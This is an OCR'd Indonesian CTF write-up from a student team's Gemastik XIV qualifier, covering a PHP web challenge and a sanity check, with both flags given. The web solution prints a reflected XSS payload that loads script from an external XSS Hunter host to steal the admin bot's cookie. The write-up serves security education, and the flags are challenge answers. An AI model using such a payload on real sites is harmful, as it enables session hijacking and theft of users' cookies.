
WRITE-UP CTF Gemastik XIV
PENYISIHAN

07 Agustus 2021

anak kemaren sore
(Institut Pertanian Bogor)



Patar Isac Pardomuan

Aulia Rochman

Muhammad Jundi Fathan

Daftar Isi


Web

php-ng (100 pts)


Soal yang diberikan berupa soal challenge yang berisi script php dan report, Pertama saya coba memahami terlebih dahulu script yang diberikan. Terdapat variable superglobal $_GET dan fungsi !isset. Lalu di bagian report terdapat hint berupa "Steal admin's cookie if you can" artinya target kita adalah cookie admin. Untuk mencuri cookie admin saya menggunakan xsshunter dengan payload sebagai berikut:

```
"><script src=https://arrayavm1902.xss.ht></script>
```

Lalu saya masukan ke url challenge dengan inputan name menjadi seperti ini
http://54.169.77.27:10011/?name=%22%3E%3Cscript%20src=https://arrayavm1902.xss.ht%3E%3C/script%3E



Lalu mendapatkan hasil seperti diatas dengan hasil 0 dikarenakan saya hanya melakukan input name. Pada awalnya saya mengira saya gagal, namun ternyata terdapat hasil report di xsshunter namun belum mendapatkan cookie admin. Untuk mendapatkan cookie admin input url challenge ke report untuk mendapatkan hasil cookie admin dan cek kembali hasil di xsshunter. Berikut hasil cookie yang didapatkan:



Flag = gemastik14{php_output_buffering_13niva09nhfwofib}

Misc

Sanity Check (10 pts)

Flag : gemastik14{___Welcome_to_Gemastik_XIV___}